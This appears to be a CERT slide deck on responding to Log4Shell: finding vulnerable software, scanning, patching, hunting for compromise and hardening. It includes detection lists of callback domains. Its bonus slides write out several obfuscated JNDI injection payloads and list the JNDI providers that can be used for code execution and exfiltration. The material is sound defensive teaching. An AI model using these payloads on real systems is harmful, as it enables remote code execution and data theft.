Identify vulnerable apps (1/5)

- manually look up your off the shelf software on published list
  - https://github.com/NCSC-NL/log4shell/tree/main/software
- in this list, search for
  - entries from asset register
  - server and workstation software (ALL packages, not just the tip of the iceberg)
  - hardware
    - BEWARE of special cases: omnipresent APC UPS
    - REMEMBER to include network firewalls and security devices
    - REMEMBER to include server management, storage array (really inaccessible?)
    - keep in mind that “network perimeter” is dead
  - ask vendors who produce software used by organisation
    - not only whether they are vulnerable but also what version and what’s the plan
  - also look up your cloud services and externally hosted software

Identify vulnerable apps (2/5)

- search for Java archives and Java classes with logpresso
  - search for files named **log4j-core-VERSION.jar** *on the file system* **AND** search for

    JndiLookup.class *inside of Java archives (not all jars are named log4j-core-X!)*

    - be aware this technique won't work for software that is embedded in archives, or for the software which just re-used the original libraries at source code level
    - **tool: https://github.com/logpresso/CVE-2021-44228-Scanner**
    - other tools: https://github.com/NCSC-NL/log4shell/blob/main/scanning/README.md
- quickly look for Java archives (not 100% reliable)
  - Windows
    - look at **C:\Program Files\AppName\log4j-core-VERSION.jar**
    - also check **C:\Program Files (x86)**
    - and other locations where software is installed
  - Linux
    - first find the library locations: **find / -name log4j-***
    - next, find running processes that use this file: **lsof /path/to/log4j-core-VERSION.jar**
  - MacOS
    - find libraries with: **find /Applications -name log4j-***
    - if you install packages via Homebrew or similar, also check other locations, such as /usr/local/

Identify vulnerable apps (3/5)

- check your Docker images
  - to verify Docker images, use the up-to-date version of Grype vulnerability scanner, also available as a container
    - **docker pull anchore/grype:latest**
    - **docker run -ti --rm anchore/grype:latest image_to_test:tag_to_test**
- ask your vendor
  - it is not uncommon for vendors to proactively communicate about the log4shell vulnerability on their web page, or using a mailing list
  - you can also ask your vendor directly
- ask your service provider
  - worse than a software vendor: service **holds your data, uptime, reputation**
  - response "*the problem is being handled"* is not enough. **ASK FOR MUCH MORE!**


Identify vulnerable apps (4/5)

- perform your own penetration testing
  - https://github.com/NCSC-NL/log4shell/tree/main/scanning#vulnerability-detection
  - Plugins for existing tools
    - **diverto**: set of **nmap** plugins - ftp, http, imap, sip, smtp, ssh (most comprehensive suite); DNS callback
    - **silentsignal**: a Burp Suite plugin, http only; DNS and LDAP infoleak
  - Standalone apps
    - **crypt0jan**: standalone powershell app for http only; DNS callback, dockerized
    - **fullhunt/log4j-scan**: standalone python for http only; DNS callback; obfuscated attacks
    - **logout4shell**: with great power comes with great responsibility
  - Online services
    - **huntress**: online service, use with caution

Identify vulnerable apps (5/5)

- from logs*
  - search for signs of attack in **logs of secure, non-vulnerable app**?
    - signatures
    - your own log analysis
    - would it find the vulnerable app? No.
  - in the **logs of vulnerable app**? Not really. You would risk false sense of security.
    - only unsuccessful attempts may get logged, successful attempt usually leaves no trace
  - in the logs of **secure devices** you can search for
    - signs of outgoing communication
    - suspicious DNS queries, for instance to domains
      - dnslog[.]cn
      - interactsh[.]com
      - requestbin[.]net
      - canarytokens[.]com
      - burpcollaborator[.]net
      - log4shell*.nessus[.]org


Handling the vulnerability



Fix the vulnerability

- known to work
  - install new version of the software, with the vulnerability fixed (moving target)
  - remove vulnerable class from the Java archive, “zip -D” method
  - complete removal of the application
- known not to work
  - Java upgrade (does not prevent some vectors, but do it anyway)
  - configuration of the environment (does not prevent some vectors)
- firewall (or IDS, IPS, WAF) configuration is not a proper way to handle **this step** of the process!


Handling the vulnerability



Check for signs of compromise

- in the logs of **secure** device that wasn't affected, search for
  - signs of outgoing communication from affected devices
  - suspicious DNS queries, for instance (but not limited to)
    - dnslog[.]cn
    - interactsh[.]com
    - requestbin[.]net
    - canarytokens[.]com
    - burpcollaborator[.]net
    - log4shell*.nessus[.]org
- on the affected system, after update
  - check for unexpected processes, files, network connections
  - monitor for abnormal activity
  - scan with AV, anti-malware
- any finding should immediately start a full IH process

Handling the vulnerability



Visibility and resilience


- plan to increase visibility
  - outgoing proxy, incoming WAF with signatures
  - introduce more logging :D
  - monitor DNS activity
  - https://github.com/NCSC-NL/log4shell/tree/main/hunting
- plan to increase resilience
  - network segmentation
  - IDS/IPS
  - proxy, WAF, ...
  - https://github.com/NCSC-NL/log4shell/tree/main/iocs
- follow the news

THANK YOU FOR YOUR ATTENTION

incident@nbu.gov.sk

www.sk-cert.sk | www.csirtnetwork.eu

Handling the vulnerability



Bonus slide - obfuscation

- Patterns
  - ${...} replacements work recursively
  - Search for “Lookup” at

    https://logging.apache.org/log4j/2.x/log4j-core/apidocs/index.html, all the currently published obfuscation methods are just a tip of the iceberg:
    - ${${lower:j}${lower:n}${lower:d}${lower:i}:${lower:l}${lower:d}${lower:a}${lower:p}://test/a}
    - ${${lower:j}${lower:n}${lower:d}${lower:i}:${lower:l}${lower:d}${lower:a}${lower:p}://${upper:t}est/a}
    - ${${env:env_name:-j}${env:env_name:-n}${env:env_name:-d}${env:env_name:-i}${env:env_name:-:}${env:env_name:-l}${env:env_name:-d}${env:env_name:-a}${env:env_name:-p}${env:env_name:-:}//test/a} (Also works on rmi, dns, ldaps)
    - ${${::-j}${${::-n}${${::-d}${${::-i}:${::-l}${${::-d}${${::-a}${${::-p}://test/a}
    - ${${::-j}${${::-n}${${::-d}${${::-i}:${::-l}${${::-d}${${::-a}${${::-p}://${hostname}.test/a}
    - ${jndi:ldap://{$date:YYYYMMddHHmmss}.test/a}
  - regex matching impossible, all currently published signatures can be bypassed
- URL encoding

Bonus slide - communication methods

- ${jndi:PROVIDER
  - ldap, ldaps: connects to LDAP using arbitrary destination port
    - **widely used**
    - both code execution and data exfiltration
      - any Log4j lookup method
      - also the reminder of logged message via ${jndi:ldap://
  - rmi: remote method invocation
    - **widely used**
    - **outgoing communication also possible via HTTP proxy**
  - dns: performs a DNS lookup using system resolver
    - **widely used**
    - **outgoing communication possible via DNS resolvers**
  - http: (https NOT mentioned anywhere, however it is still a possibility)
  - iiop: arbitrary port possible, known to work
  - nis: arbitrary port possible, caught in the wild
    - nis://<hostname>/<domainname>, nis:///<domainname>, nis:/<domainname>, nis:<domainname>
  - nds: arbitrary port possible, known to work
  - corba: (jndi:corbal caught in the wild)
  - file system, WebLogic, specialised providers (not known to be exploited yet)

Bonus slide - solving log4j